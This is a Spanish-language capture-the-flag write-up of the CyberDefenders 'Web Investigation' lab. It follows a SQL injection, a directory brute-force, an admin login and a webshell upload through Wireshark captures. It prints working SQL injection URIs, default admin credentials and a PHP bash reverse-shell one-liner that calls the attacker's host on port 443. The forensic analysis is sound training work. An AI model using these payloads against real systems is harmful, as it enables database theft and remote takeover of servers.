CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: Web Investigation (CyberDefenders)

Análisis de tráfico de red con Wireshark para investigar la compromisión de un servidor web, identificando ataques de inyección SQL, extracción de credenciales y carga de scripts maliciosos que permiten acceso remoto al sistema.

Sebastian David
Torres Reyes

Escenario:

Eres analista de ciberseguridad en el Centro de Operaciones de Seguridad (SOC) de BookWorld, una extensa librería en línea reconocida por su amplia selección de literatura. BookWorld se enorgullece de brindar una experiencia de compra segura y sin interrupciones a los amantes de los libros de todo el mundo. Recientemente, se te ha encomendado la tarea de reforzar la ciberseguridad de la empresa, monitorear el tráfico de la red y garantizar que el entorno digital permanezca a salvo de amenazas.

Una noche, una alerta automática se activa debido a un aumento inusual en las consultas a la base de datos y el uso de recursos del servidor, lo que indica una posible actividad maliciosa. Esta anomalía genera preocupación sobre la integridad de los datos de los clientes y los sistemas internos de BookWorld, lo que motiva una investigación inmediata y exhaustiva.

Como analista principal en este caso, debes analizar el tráfico de la red para descubrir la naturaleza de la actividad sospechosa. Tus objetivos incluyen identificar el vector de ataque, evaluar el alcance de cualquier posible filtración de datos y determinar si el atacante obtuvo acceso a los sistemas internos de BookWorld.

Herramientas utilizadas:

- Wireshark
- Whois
- CyberChef

Resumen:

El incidente describe la compromisión de un servidor web tras detectar un volumen inusualmente alto de tráfico HTTP desde la dirección IP 111.224.250.131. El análisis evidenció múltiples solicitudes GET hacia search.php, donde el atacante realizó una inyección SQL de tipo boolean-based y posteriormente mediante consultas UNION, logrando enumerar bases de datos y tablas como customers.


Luego, el atacante ejecutó una enumeración de directorios, identificando /admin/, y accedió mediante credenciales válidas (admin:admin123!). Tras autenticarse, utilizó solicitudes POST para subir el archivo malicioso NVri2vhp.php, correspondiente a un webshell.

Finalmente, el script establece un reverse shell hacia la IP del atacante por el puerto 443, otorgándole acceso remoto al servidor, completando así la explotación, acceso y control del sistema comprometido.

P1: Conociendo la IP del atacante, podemos analizar todos los registros y acciones relacionados con ella y determinar el alcance y la duración del ataque, así como las técnicas empleadas. ¿Podría facilitarnos la IP del atacante?


R: 111.224.250.131

Se analizaron las estadísticas de las conversaciones y se visualizó que se transmitieron 88484 paquetes entre las direcciones 111.224.250.131 y 73.124.22.98, un volumen inusualmente alto de tráfico.



Dirección A	Dirección B	Paquetes	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Inicio rel	Duración
111.224.250.131	73.124.22.98	88,484	29 MB	2	44,320	7 MB	44,164	21 MB	1334.970595	1497.0586
170.40.150.126	73.124.22.98	256	39 kB	1	139	20 kB	117	20 kB	35.924585	2793.1525
73.124.22.1	73.124.22.255	122	10 kB	0	122	10 kB	0	0 bytes	0.000000	2823.5318

Se filtraron los paquetes donde las direcciones IP mencionadas están involucradas. Se visualizó una gran cantidad de paquetes HTTP donde la dirección IP 111.224.250.131 realizó múltiples solicitudes GET a la dirección 73.124.22.98, en su mayoría con respuestas 404. En conjunto, se observaron patrones consistentes con enumeración de directorios e intentos de inyección SQL por parte de la dirección IP 111.224.250.131.



No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
11818	2024-03-15 12:12:21.521794Z	73.124.22.98	80	111.224.250.131	60786	HTTP	507	HTTP/1.1 404 Not Found (text/html
11819	2024-03-15 12:12:21.521796Z	73.124.22.98	80	111.224.250.131	60806	HTTP	507	HTTP/1.1 404 Not Found (text/html
11820	2024-03-15 12:12:21.521797Z	73.124.22.98	80	111.224.250.131	60772	HTTP	507	HTTP/1.1 404 Not Found (text/html
11821	2024-03-15 12:12:21.521797Z	73.124.22.98	80	111.224.250.131	60792	HTTP	507	HTTP/1.1 404 Not Found (text/html
11822	2024-03-15 12:12:21.522014Z	111.224.250.131	60806	73.124.22.98	80	HTTP	170	GET /avatars.asp HTTP/1.1
11823	2024-03-15 12:12:21.522014Z	111.224.250.131	60786	73.124.22.98	80	HTTP	170	GET /avatars.php HTTP/1.1
11824	2024-03-15 12:12:21.522014Z	111.224.250.131	60792	73.124.22.98	80	HTTP	170	GET /avatars.txt HTTP/1.1
11825	2024-03-15 12:12:21.522023Z	111.224.250.131	60772	73.124.22.98	80	HTTP	170	GET /avatars.cgi HTTP/1.1
11826	2024-03-15 12:12:21.522023Z	111.224.250.131	60746	73.124.22.98	80	HTTP	169	GET /avatars.js HTTP/1.1
11827	2024-03-15 12:12:21.522023Z	111.224.250.131	60818	73.124.22.98	80	HTTP	170	GET /avatars.axd HTTP/1.1
11828	2024-03-15 12:12:21.523960Z	73.124.22.98	80	111.224.250.131	60746	HTTP	507	HTTP/1.1 404 Not Found (text/html
11829	2024-03-15 12:12:21.523980Z	73.124.22.98	80	111.224.250.131	60792	HTTP	507	HTTP/1.1 404 Not Found (text/html
11830	2024-03-15 12:12:21.523984Z	73.124.22.98	80	111.224.250.131	60772	HTTP	507	HTTP/1.1 404 Not Found (text/html
11831	2024-03-15 12:12:21.523986Z	73.124.22.98	80	111.224.250.131	60786	HTTP	507	HTTP/1.1 404 Not Found (text/html
11832	2024-03-15 12:12:21.523988Z	73.124.22.98	80	111.224.250.131	60818	HTTP	507	HTTP/1.1 404 Not Found (text/html
11833	2024-03-15 12:12:21.523990Z	73.124.22.98	80	111.224.250.131	60806	HTTP	507	HTTP/1.1 404 Not Found (text/html
11834	2024-03-15 12:12:21.524012Z	111.224.250.131	60774	73.124.22.98	80	HTTP	170	GET /avatars.bak HTTP/1.1
11835	2024-03-15 12:12:21.524542Z	111.224.250.131	60806	73.124.22.98	80	HTTP	161	GET /aw HTTP/1.1
11836	2024-03-15 12:12:21.524542Z	111.224.250.131	60772	73.124.22.98	80	HTTP	165	GET /aw.txt HTTP/1.1

P2: Si se sabe que el origen geográfico de una dirección IP proviene de una región que no tiene actividad comercial ni tráfico previsto con nuestra red, esto puede ser un indicador de un ataque dirigido. ¿Puede determinar la ciudad de origen del atacante?

R: Shijiazhuang

Se utilizó Whois para obtener la información de la dirección IP del atacante. La ubicación geográfica asociada a la IP del atacante fue Shijiazhuang, China.

Técnico:

Identificación: BR3-AP

Nombre: Bin Ren

Correo electrónico: g-noc.he@chinatelecom.cn

Teléfono: +86-311-85211771

Fax: +86-311-85202145

Clase: individual

Dirección postal: NO.69 KunLun avenue, Shijiazhuang 050000 China

P3: Identificar el script explotado permite a los equipos de seguridad comprender con exactitud qué vulnerabilidad se utilizó en el ataque. Este conocimiento es fundamental para encontrar el parche o la solución alternativa adecuada para subsanar la brecha de seguridad y prevenir futuras explotaciones. ¿Podría proporcionarnos el nombre del script PHP vulnerable?

R: search.php

Se inspeccionaron los paquetes HTTP y se visualizó que el atacante realizó una inyección SQL, probando diferentes payloads y vulnerando al script search.php; con el objetivo de extraer información de la base de datos “bookworldstore.com”.

Paquete	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
185	bookworldstore.com	text/html	177 bytes	search.php?search=thrones
188	bookworldstore.com	text/html	177 bytes	search.php?search=game+of+thrones
235	bookworldstore.com	text/html	177 bytes	search.php?search=war
247	bookworldstore.com	text/html	177 bytes	search.php?search=house+of+flame
258	bookworldstore.com	text/html	177 bytes	search.php?search=Bride
286	bookworldstore.com	text/html	583 bytes	about.php
295	bookworldstore.com	text/html	709 bytes	contact.php
305	bookworldstore.com	text/html	707 bytes	faq.php
317	bookworldstore.com	text/html	177 bytes	search.php?search=test+test
327	bookworldstore.com	text/html	177 bytes	search.php?search=war
337	bookworldstore.com	text/html	177 bytes	search.php?search=book
359	bookworldstore.com	text/html	177 bytes	search.php?search=book%20and%201=1...
370	bookworldstore.com	text/html	177 bytes	search.php?search=book%20and%201=2...
381	bookworldstore.com	text/html	177 bytes	search.php?search=test%E2%80%99%20...
391	bookworldstore.com	text/html	679 bytes	search.php?search=%27%20or%201=1;%...
406	bookworldstore.com	text/html	679 bytes	search.php?search=%27%20or%201=1;%...
418	bookworldstore.com	text/html	177 bytes	search.php?search=book
428	bookworldstore.com	text/html	177 bytes	search.php?search=book&ZscL=7696%2...
442	bookworldstore.com	text/html	177 bytes	search.php?search=book
493	bookworldstore.com	text/html	177 bytes	search.php?search=book%27%20AND%2...
500	bookworldstore.com	text/html	177 bytes	search.php?search=book%27%20AND%2...
510	bookworldstore.com	text/html	177 bytes	search.php?search=book%29%20AND%2...
523	bookworldstore.com	text/html	177 bytes	search.php?search=book%29%20AND%2...
530	bookworldstore.com	text/html	177 bytes	search.php?search=book%20AND%2033...
540	bookworldstore.com	text/html	177 bytes	search.php?search=book%20AND%2027...
550	bookworldstore.com	text/html	177 bytes	search.php?search=book%20AND%2079...

P4: Para establecer la cronología de un ataque, desde el intento inicial de explotación, ¿cuál es la URI completa de la solicitud del primer intento de inyección SQL por parte del atacante?

Nota: Decodifique el valor.

R: /search.php?search=book and 1=1; -- -

Se visualizó que el primer intento de inyección SQL, en el paquete 357, tuvo como objetivo la prueba de tipo boolean-based SQL injection. Al decodificar los espacios en blanco se obtiene /search.php?search=book and 1=1; -- -.

Wireshark · Seguir secuencia HTTP (tcp.stream eq 36) · WebInvestigation.pcap

```
GET /search.php?search=book%20and%201=1;%20--%20- HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1


HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:03:51 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 144
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

No results found<form action="search.php" method="get">
    <input type="text" name="search" placeholder="Search for books...">
    <input type="submit" value="Search">
</form>
```

P5: ¿Podría proporcionarnos la URI completa de la solicitud que se utilizó para leer las bases de datos disponibles del servidor web?

Nota: Decodifique el valor.

R: /search.php?search=book' UNION ALL SELECT NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_name)),0x7176706a71) FROM INFORMATION_SCHEMA.SCHEMATA-- -

Se inspeccionaron los paquetes HTTP específicamente el script vulnerado search.php. En el paquete 1520 el atacante logra obtener los nombres de las bases de datos disponibles. El atacante cierra la cadena original mediante (‘) luego de

“book” con el objetivo de escribir sus propios comandos SQL. Después construye una consulta UNION para la concatenación de la información extraída en una sola lista. Finalmente, se revela que la información extraída (FROM INFORMATION_SCHEMA.SCHEMATA) son todos los nombres de las bases de datos alojadas en el servidor.

```
Wireshark · Seguir secuencia HTTP (tcp.stream eq 151) · WebInvestigation.pcap

GET /search.php?search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONCAT_WS%2
80x7a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA--%20- HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.8.3#stable (https://sqlmap.org)
Host: bookworldstore.com
Accept: */*
Accept-Encoding: gzip,deflate
Connection: close


HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:08:38 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 188
Connection: close
Content-Type: text/html; charset=UTF-8

<p>qxvbq["mysql", "information_schema", "performance_schema", "sys", "bookworld_db"]qvpjq</p><form action="search.
php" method="get">
    <input type="text" name="search" placeholder="Search for books...">
    <input type="submit" value="Search">
</form>
```

Para la decodificación se utilizó la herramienta CyberChef.


```
Recipe
URL Decode

Input
GET /search.php?
search=book%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x7178766271%2CJSON_ARRAYAGG%28CONC
AT_WS%280x7a76676a636b%2Cschema_name%29%29%2C0x7176706a71%29%20FROM%20INFORMATION_SCHEMA.SC
HEMATA--%20-

Output
GET /search.php?search=book' UNION ALL SELECT
NULL,CONCAT(0x7178766271,JSON_ARRAYAGG(CONCAT_WS(0x7a76676a636b,schema_name)),0x7176706a71)
 FROM INFORMATION_SCHEMA.SCHEMATA-- -
```

P6: Evaluar el impacto de la filtración y el acceso a los datos es crucial, incluyendo el daño potencial a la reputación de la organización. ¿Cuál es el nombre de la tabla que contiene los datos de los usuarios del sitio web?

R: customers

Además de la extracción de los nombres de las bases de datos disponibles también se identificó la estructura de la tabla de usuarios. En el paquete 1612, se visualizó que el atacante nuevamente extrae información y en una lista. Tras decodificar la

URL mediante CyberChef se reveló que esta información se extrae de “table_name=0x637573746f6d657273”.



Se decodificaron las cadenas de texto en formato hexadecimal y reconstruyeron los comandos SQL utilizados por el atacante. Se obtuvo como resultado:

“GET /search.php?search=book' UNION ALL SELECT NULL,CONCAT(qxvbq,JSON_ARRAYAGG(CONCAT_WS(zvgjck,column_name,column_type)),qvpjq) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=customers AND table_schema=bookworld_db-- -“

Se determinó que el atacante, antes de extraer la información de los usuarios, realizó un reconocimiento de las columnas y el tipo de caracteres que se encuentran en la tabla “customers”; ésta tabla almacena la información de los usuarios.

P7: Los directorios del sitio web ocultos al público podrían servir como punto de acceso no autorizado o contener funcionalidades sensibles no destinadas al acceso público. ¿Podría proporcionarnos el nombre del directorio descubierto por el atacante?

R: /admin/

Después de la inyección SQL el atacante realizó una enumeración de directorios por diccionario. Al finalizar el ataque se visualizó que el atacante descubrió el directorio /admin/, por consiguiente, realizó otras solicitudes GET dentro de dicho directorio.

Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
73.124.22.98	80	111.224.250.131	36204	HTTP	507	HTTP/1.1 404 Not Found (text/html)
73.124.22.98	80	111.224.250.131	36206	HTTP	507	HTTP/1.1 404 Not Found (text/html)
111.224.250.131	32846	73.124.22.98	80	HTTP	413	GET /admin HTTP/1.1
73.124.22.98	80	111.224.250.131	32846	HTTP	659	HTTP/1.1 301 Moved Permanently (text/html)
111.224.250.131	32846	73.124.22.98	80	HTTP	414	GET /admin/ HTTP/1.1
73.124.22.98	80	111.224.250.131	32846	HTTP	460	HTTP/1.1 302 Found
111.224.250.131	32846	73.124.22.98	80	HTTP	469	GET /admin/login.php HTTP/1.1
73.124.22.98	80	111.224.250.131	32846	HTTP	704	HTTP/1.1 200 OK (text/html)
111.224.250.131	36090	73.124.22.98	80	HTTP	655	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
73.124.22.98	80	111.224.250.131	36090	HTTP	719	HTTP/1.1 200 OK (text/html)
111.224.250.131	58302	73.124.22.98	80	HTTP	658	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
73.124.22.98	80	111.224.250.131	58302	HTTP	719	HTTP/1.1 200 OK (text/html)
111.224.250.131	58302	73.124.22.98	80	HTTP	659	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
73.124.22.98	80	111.224.250.131	58302	HTTP	718	HTTP/1.1 200 OK (text/html)
111.224.250.131	49920	73.124.22.98	80	HTTP	661	POST /admin/login.php HTTP/1.1 (application/x-www-form-urlencoded)
73.124.22.98	80	111.224.250.131	49920	HTTP	403	HTTP/1.1 302 Found
111.224.250.131	49920	73.124.22.98	80	HTTP	521	GET /admin/index.php HTTP/1.1
73.124.22.98	80	111.224.250.131	49920	HTTP	816	HTTP/1.1 200 OK (text/html)
170.40.150.126	54871	73.124.22.98	80	HTTP	551	GET / HTTP/1.1

P8: Saber qué credenciales se utilizaron nos permite determinar el alcance de la vulneración de la cuenta. ¿Cuáles son las credenciales que utilizó el atacante para iniciar sesión?

R: admin:admin123!

Se analizó el comportamiento del atacante luego del descubrimiento del directorio /admin/. El atacante realizó en total 4 intentos de inicio de sesión. Se determinó que, para el inicio de sesión, se utilizaron las credenciales: username=admin y password=admin123%21, decodificando se obtiene qué "%21" = "!".

Wireshark · Seguir secuencia HTTP (tcp.stream eq 647) · WebInvestigation.pcap

```
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=admin123%21
HTTP/1.1 302 Found
Date: Fri, 15 Mar 2024 12:17:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


GET /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bookworldstore.com/admin/login.php
Connection: keep-alive
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1
```

P9: Necesitamos determinar si el atacante obtuvo acceso o control adicional de nuestro servidor web. ¿Cuál es el nombre del script malicioso subido por el atacante?

R: NVri2vhp.php

Se analizaron los paquetes POST y se determinó que el atacante subió un archivo de nombre “NVri2vhp.php”. El contenido de este archivo revela un script que ejecuta un reverse shell hacia 111.224.250.131:443. Finalmente, el servidor confirma que el script malicioso fue subido satisfactoriamente, otorgando acceso remoto al atacante.

Wireshark · Seguir secuencia HTTP (tcp.stream eq 650) · WebInvestigation.pcap

```
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>

-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------356779360015075940041229236053--

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:24:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 413
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file NVri2vhp.php has been uploaded.
<!DOCTYPE html>
<html lang="en">
```